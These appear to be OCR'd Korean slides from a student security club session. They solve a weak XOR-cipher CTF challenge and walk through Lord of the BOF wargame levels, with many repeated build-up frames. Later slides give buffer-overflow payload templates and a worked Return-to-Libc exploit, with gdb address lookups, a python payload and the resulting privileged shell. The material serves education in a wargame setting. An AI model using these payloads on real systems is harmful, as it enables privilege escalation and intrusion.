Crypto(Mini-CTF)문제 풀이 & LOB 문제 풀이

사이버보안학과 학술소학회 WhoIs

이재현

2017-11-15

CONTENTS

Ciphers.txt

- **프로그램 출력값**

```
[Cipher000]
9dbd74c7e7d461d2d16481ab2395b995013cedce95bd4e6ef397b568
[Cipher001]
a6f0f0ddd2cc65aafa0615b1ac4f0cbec248bd6016282c3528803fc0
[Cipher002]
805dc8baa8718586b892e957013cd03beb1fb923d212658b67b0e92b
[Cipher003]
a2e99b92e2d7be68641b5df025fe7f7d847adabdf5838283a4e825ec
[Cipher004]
93decfb3bf81f5fdf0a2e99b92e2d7be68641b5df025fe7f7d847ada
[Cipher005]
a30da6f0f0ddd2cc65aafa0615b1ac4f0cbec248bd6016282c352880
[Cipher006]
f48430837b74457e9d04bf61929dbd74c7e7d461d2d16481ab2395b9
[Cipher007]
838283a4e825ed4820fe01be39d9e5d75d8ee5743741791995aa2601
[Cipher008]
6a98c9f8a92c64f0f91ed4f46694789d770cb2018aa02f1a403ce07f
51d30d71330fefe46ddb6212bd31c735baee3ec8c9571584c8f8aa58
[Cipher009]
72b6dfb1bbbdefb187373625b8d1c622e27771adfd3493decfb3bf81
```

crypto.c

White Hacker of Information Security
WhoIs

- 프로그램 소스

```c
void keyGen(unsigned char* EncKey, int size)
{
    srand(time(NULL));
    for (int i = 0; i < size; i++) {
        EncKey[i] = rand() % MAX_LEN; // 1000미만
    }
}
```

```c
#define MAX_LEN 1000
#define MIN_LEN 1

void main()
{
    char PlainText[MAX_LEN + 1];
    char inputKey[MAX_LEN + 1];
    unsigned char EncKey[MAX_LEN + 1];
    unsigned char CipherText[MAX_LEN + 1];

    while (1) {
        memset(PlainText, 0x00, MAX_LEN + 1);
        memset(inputKey, 0x00, MAX_LEN + 1);
        memset(EncKey, 0x00, MAX_LEN + 1);
        memset(CipherText, 0x00, MAX_LEN + 1);

        printf("> Enter the Plain Text to Encrypt(MAX LENGTH : %d)\n> ", MAX_LEN);
        gets(PlainText);

        if (strlen(PlainText) < MIN_LEN) {
            printf("> Enter the Valid Value\n\n");
            return;
        }

        keyGen(EncKey, strlen(PlainText));

        for (int i = strlen(PlainText) - 1; i >= 0; i--) {
            printf("%02x", EncKey[i]);
        }

        for (int i = 0; i < strlen(PlainText); i++) {
            CipherText[i] = PlainText[i] ^ EncKey[i];
            printf("%02x", CipherText[i]);

        }
        printf("\n\n");
    }
    printf("Terminated..\n");

    return;
}
```

crypto.c

White Hacker of Information Security WhoIs

PlainText

0	1	2	3	4	5	6	…

EncKey

0	1	2	3	4	5	6	…

CipherText

0	1	2	3	4	5	6	…

```c
void main()
{
    char PlainText[MAX_LEN + 1];
    char inputKey[MAX_LEN + 1];
    unsigned char EncKey[MAX_LEN + 1];
    unsigned char CipherText[MAX_LEN + 1];

    while (1) {
        memset(PlainText, 0x00, MAX_LEN + 1);
        memset(inputKey, 0x00, MAX_LEN + 1);
        memset(EncKey, 0x00, MAX_LEN + 1);
        memset(CipherText, 0x00, MAX_LEN + 1);

        printf("> Enter the Plain Text to Encrypt(MAX LENGTH : %d)\n> ", MAX_LEN);
        gets(PlainText);

        if (strlen(PlainText) < MIN_LEN) {
            printf("> Enter the Valid Value\n\n");
            return;
        }

        keyGen(EncKey, strlen(PlainText));

        for (int i = strlen(PlainText) - 1; i >= 0; i--) {
            printf("%02x", EncKey[i]);
        }

        for (int i = 0; i < strlen(PlainText); i++) {
            CipherText[i] = PlainText[i] ^ EncKey[i];
            printf("%02x", CipherText[i]);
        }
        printf("\n\n");
    }
    printf("Terminated..\n");

    return;
}
```

```c
#define MAX_LEN 1000
#define MIN_LEN 1
```

```c
void keyGen(unsigned char* EncKey, int size)
{
    srand(time(NULL));
    for (int i = 0; i < size; i++) {
        EncKey[i] = rand() % MAX_LEN; // 1000미만
    }
}
```

crypto.c

White Hacker of Information Security WhoIs

PlainText

0	1	2	3	4	5	6	…
‘p’	‘l’	‘a’	‘i’	‘n’	0		

EncKey

0	1	2	3	4	5	6	…

CipherText

0	1	2	3	4	5	6	…

```c
#define MAX_LEN 1000
#define MIN_LEN 1

void main()
{
    char PlainText[MAX_LEN + 1];
    char inputKey[MAX_LEN + 1];
    unsigned char EncKey[MAX_LEN + 1];
    unsigned char CipherText[MAX_LEN + 1];

    while (1) {
        memset(PlainText, 0x00, MAX_LEN + 1);
        memset(inputKey, 0x00, MAX_LEN + 1);
        memset(EncKey, 0x00, MAX_LEN + 1);
        memset(CipherText, 0x00, MAX_LEN + 1);

        printf("> Enter the Plain Text to Encrypt(MAX LENGTH : %d)\n> ", MAX_LEN);
        gets(PlainText);

        if (strlen(PlainText) < MIN_LEN) {
            printf("> Enter the Valid Value\n\n");
            return;
        }

        keyGen(EncKey, strlen(PlainText));

        for (int i = strlen(PlainText) - 1; i >= 0; i--) {
            printf("%02x", EncKey[i]);
        }

        for (int i = 0; i < strlen(PlainText); i++) {
            CipherText[i] = PlainText[i] ^ EncKey[i];
            printf("%02x", CipherText[i]);
        }
        printf("\n\n");
    }
    printf("Terminated..\n");

    return;
}

void keyGen(unsigned char* EncKey, int size)
{
    srand(time(NULL));
    for (int i = 0; i < size; i++) {
        EncKey[i] = rand() % MAX_LEN; // 1000미만
    }
}
```

crypto.c

White Hacker of Information Security WhoIs

PlainText

0	1	2	3	4	5	6	…
‘p’	‘l’	‘a’	‘i’	‘n’	0		

EncKey

0	1	2	3	4	5	6	…
3f	5b	ff	af	3b			

CipherText

0	1	2	3	4	5	6	…

```
#define MAX_LEN 1000
#define MIN_LEN 1

void main()
{
    char PlainText[MAX_LEN + 1];
    char inputKey[MAX_LEN + 1];
    unsigned char EncKey[MAX_LEN + 1];
    unsigned char CipherText[MAX_LEN + 1];

    while (1) {
        memset(PlainText, 0x00, MAX_LEN + 1);
        memset(inputKey, 0x00, MAX_LEN + 1);
        memset(EncKey, 0x00, MAX_LEN + 1);
        memset(CipherText, 0x00, MAX_LEN + 1);

        printf("> Enter the Plain Text to Encrypt(MAX LENGTH : %d)\n> ", MAX_LEN);
        gets(PlainText);

        if (strlen(PlainText) < MIN_LEN) {
            printf("> Enter the Valid Value\n\n");
            return;
        }

        keyGen(EncKey, strlen(PlainText));

        for (int i = strlen(PlainText) - 1; i >= 0; i--) {
            printf("%02x", EncKey[i]);
        }

        for (int i = 0; i < strlen(PlainText); i++) {
            CipherText[i] = PlainText[i] ^ EncKey[i];
            printf("%02x", CipherText[i]);
        }
        printf("\n\n");
    }
    printf("Terminated..\n");

    return;
}

void keyGen(unsigned char* EncKey, int size)
{
    srand(time(NULL));
    for (int i = 0; i < size; i++) {
        EncKey[i] = rand() % MAX_LEN; // 1000미만
    }
}
```

crypto.c

White Hacker of Information Security WhoIs

PlainText

0	1	2	3	4	5	6	…
‘p’	‘l’	‘a’	‘i’	‘n’	0		

EncKey

0	1	2	3	4	5	6	…
3f	5b	ff	af	3b			

CipherText

0	1	2	3	4	5	6	…
4f	37	9e	c6	55			

```
void main()
{
    char PlainText[MAX_LEN + 1];
    char inputKey[MAX_LEN + 1];
    unsigned char EncKey[MAX_LEN + 1];
    unsigned char CipherText[MAX_LEN + 1];

    while (1) {
        memset(PlainText, 0x00, MAX_LEN + 1);
        memset(inputKey, 0x00, MAX_LEN + 1);
        memset(EncKey, 0x00, MAX_LEN + 1);
        memset(CipherText, 0x00, MAX_LEN + 1);

        printf("> Enter the Plain Text to Encrypt(MAX LENGTH : %d)\n> ", MAX_LEN);
        gets(PlainText);

        if (strlen(PlainText) < MIN_LEN) {
            printf("> Enter the Valid Value\n\n");
            return;
        }

        keyGen(EncKey, strlen(PlainText));

        for (int i = strlen(PlainText) - 1; i >= 0; i--) {
            printf("%02x", EncKey[i]);
        }

        for (int i = 0; i < strlen(PlainText); i++) {
            CipherText[i] = PlainText[i] ^ EncKey[i];
            printf("%02x", CipherText[i]);
        }
        printf("\n\n");
    }
    printf("Terminated..\n");

    return;
}
```

```
#define MAX_LEN 1000
#define MIN_LEN 1
```

```
void keyGen(unsigned char* EncKey, int size)
{
    srand(time(NULL));
    for (int i = 0; i < size; i++) {
        EncKey[i] = rand() % MAX_LEN; // 1000미만
    }
}
```

crypto.c

PlainText

0	1	2	3	4	5	6	…
‘p’	‘l’	‘a’	‘i’	‘n’	0		

```
for (int i = strlen(PlainText) - 1; i >= 0; i--) {
    printf("%02x", EncKey[i]);
}
```

EncKey

0	1	2	3	4	5	6	…
3f	5b	ff	af	3b			

Stdout : 3bafff5b3f

CipherText

0	1	2	3	4	5	6	…
4f	37	9e	c6	55			

crypto.c

White Hacker of Information Security
WhoIs

PlainText

0	1	2	3	4	5	6	…
‘p’	‘l’	‘a’	‘i’	‘n’	0		

EncKey

0	1	2	3	4	5	6	…
3f	5b	ff	af	3b			

CipherText

0	1	2	3	4	5	6	…
4f	37	9e	c6	55			

```
for (int i = strlen(PlainText) - 1; i >= 0; i--) {
    printf("%02x", EncKey[i]);
}
```

Stdout : 3bafff5b3f

```
for (int i = 0; i < strlen(PlainText); i++) {
    CipherText[i] = PlainText[i] ^ EncKey[i];
    printf("%02x", CipherText[i]);

}
```


Stdout : 3bafff5b3f4f379ec655

Ciphers.txt

- **프로그램 출력값**

```
[Cipher000]
9dbd74c7e7d461d2d16481ab2395b995013cedce95bd4e6ef397b568
[Cipher001]
a6f0f0ddd2cc65aafa0615b1ac4f0cbec248bd6016282c3528803fc0
[Cipher002]
805dc8baa8718586b892e957013cd03beb1fb923d212658b67b0e92b
[Cipher003]
a2e99b92e2d7be68641b5df025fe7f7d847adabdf5838283a4e825ec
[Cipher004]
93decfb3bf81f5fdf0a2e99b92e2d7be68641b5df025fe7f7d847ada
[Cipher005]
a30da6f0f0ddd2cc65aafa0615b1ac4f0cbec248bd6016282c352880
[Cipher006]
f48430837b74457e9d04bf61929dbd74c7e7d461d2d16481ab2395b9
[Cipher007]
838283a4e825ed4820fe01be39d9e5d75d8ee5743741791995aa2601
[Cipher008]
6a98c9f8a92c64f0f91ed4f46694789d770cb2018aa02f1a403ce07f
51d30d71330fefe46ddb6212bd31c735baee3ec8c9571584c8f8aa58
[Cipher009]
72b6dfb1bbbdefb187373625b8d1c622e27771adfd3493decfb3bf81
```

Decryption



EncKey
ceed3c0159b99523ab8164d1d261d4e7c774bd9d

CipherText
95bd4e6ef397b568c2ac2ca8a70fb3c78c1dd0c0

PlainText ^ EncKey -> CipherText
::: CipherText ^ EncKey -> PlainText

Decryption

9dbd74c7e7d461d2d16481ab2395b995013cedce95bd4e6ef397b568c2ac2ca8a70fb3c78c1dd0c0


EncKey
ceed3c0159b99523ab8164d1d261d4e7c774bd9d

CipherText
95bd4e6ef397b568c2ac2ca8a70fb3c78c1dd0c0

PlainText ^ EncKey -> CipherText
::: CipherText ^ EncKey -> PlainText

Decryption

9dbd74c7e7d461d2d16481ab2395b995013cedce95bd4e6ef397b568c2ac2ca8a70fb3c78c1dd0c0




EncKey
ceed3c0159b99523ab8164d1d261d4e7c774bd9d

CipherText
95bd4e6ef397b568c2ac2ca8a70fb3c78c1dd0c0

PlainText ^ EncKey -> CipherText
::: CipherText ^ EncKey -> PlainText

Decryption

9dbd74c7e7d461d2d16481ab2395b995013cedce95bd4e6ef397b568c2ac2ca8a70fb3c78c1dd0c0



EncKey
ceed3c0159b99523ab8164d1d261d4e7c774bd9d

CipherText
95bd4e6ef397b568c2ac2ca8a70fb3c78c1dd0c0

PlainText ^ EncKey -> CipherText
::: CipherText ^ EncKey -> PlainText

LOB : FTZ 다음 단계

```
[gate@localhost gate]$ ls
1.c  binsh.c  gremlin  gremlin.c
```

1. gate

```
int main(int argc, char *argv[])
{
    char buffer[256];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
```

2. gremlin

```
int main(int argc, char *argv[])
{
    char buffer[16];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
```

3. cobolt

```
int main()
{
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
}
```

LOB : FTZ 다음 단계

```
[gate@localhost gate]$ ls
1.c  binsh.c  gremlin  gremlin.c
```

1. gate

```
int main(int argc, char *argv[])
{
    char buffer[256];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
```

2. gremlin

```
int main(int argc, char *argv[])
{
    char buffer[16];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
```

3. cobolt

```
int main()
{
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
}
```

$(python –c ‘print “A”*(버퍼크기) + “A”*4 + “[실행할 명령어 주소]”’) (dummy memory 생성x)

LOB : FTZ 다음 단계

```
[gate@localhost gate]$ ls
1.c  binsh.c  gremlin  gremlin.c
```

1. gate

```
int main(int argc, char *argv[])
{
    char buffer[256];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
```

2. gremlin

```
int main(int argc, char *argv[])
{
    char buffer[16];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
```

3. cobolt

```
int main()
{
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
}
```

./실행파일명 $(python –c 'print "A"*(버퍼크기) + "A"*4 + "[실행할 명령어 주소]"')

LOB : FTZ 다음 단계

```
[gate@localhost gate]$ ls
1.c  binsh.c  gremlin  gremlin.c
```

1. gate

```
int main(int argc, char *argv[])
{
    char buffer[256];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
```

2. gremlin

```
int main(int argc, char *argv[])
{
    char buffer[16];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
```

3. cobolt

```
int main()
{
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
}
```

$(python –c ‘print “A”*(버퍼크기) + “A”*4 + “[실행할 명령어 주소]”’ ;cat) | ./실행파일명

RTL : Return to Libc

- 쉘코드 대신 라이브러리 함수 이용하여 쉘 획득

준비

1. 프로그램 실행 시 Libc 가 메모리에 적재됨.

2. Libc 내의 system 함수의 주소 & 문자열 “/bin/sh” 의 주소 획득

RTL : Return to Libc

System 함수 주소 찾기

```
[gate@localhost tmp]$ gdb gremlin
GNU gdb 19991004
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) b *main
Breakpoint 1 at 0x8048430
(gdb) r
Starting program: /home/gate/tmp/gremlin

Breakpoint 1, 0x8048430 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x40058ae0 <__libc_system>
(gdb)
```

RTL : Return to Libc

White Hacker of Information Security WhoIs

문자열 “/bin/sh” 주소 찾기

```
[gate@localhost gate]$ cat 1.c
#include <stdlib.h>

int main(void)
{
        long i = 0x40058ae0;
        while (strncmp((void *)i, "/bin/sh", 7) != 0)
                i++;
        printf("%p\n", (void *)i);
        return 0;
}
```

```
[gate@localhost gate]$ gcc 1.c
[gate@localhost gate]$ ./a.out
0x400fbff9
[gate@localhost gate]$
```

```
(gdb) b *main
Breakpoint 1 at 0x8048430
(gdb) r
Starting program: /home/gate/tmp/gremlin

Breakpoint 1, 0x8048430 in main ()
(gdb) x/s 0x400fbff9
0x400fbff9:      "/bin/sh"
(gdb)
```

RTL : Return to Libc


White Hacker of Information Security
WhoIs

메모리 구조

buf	이전 ebp	ret	…	…

RTL : Return to Libc

메모리 구조



RTL : Return to Libc


```
[gate@localhost gate]$ ./gremlin $(python -c 'print "A"*(256+4) + "\xe0\x8a\x05\x40" + "AAAA" + "\xf9\xbf\x0f\x40"')
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA? @AAAA@
bash$ id
uid=500(gate) gid=500(gate) euid=501(gremlin) egid=501(gremlin) groups=500(gate)
bash$
```

Q & A